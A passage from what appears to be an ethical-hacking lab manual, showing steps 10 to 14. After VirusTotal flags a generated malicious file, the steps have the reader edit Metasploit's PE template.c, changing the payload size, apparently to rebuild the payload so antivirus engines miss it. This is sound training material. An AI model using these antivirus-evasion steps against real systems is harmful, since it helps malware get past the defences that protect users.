
10. After completing the analysis VirusTotal website shows the number of antivirus that have detected the virus.




11. In the above screenshot we can see that **54** out of **70** antivirus vendors have detected the malicious file.

Note: The result might differ when you perform this task.

12. In the terminal, type **pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c** and press **Enter**.




13. A **template.c** file appears, in the line 3 change the payload size from **4096** to **4000**, save the file and close the editor.




14. Now, type **cd /usr/share/metasploit-framework/data/templates/src/pe/exe/** in the terminal and press **Enter** to navigate to exe folder.

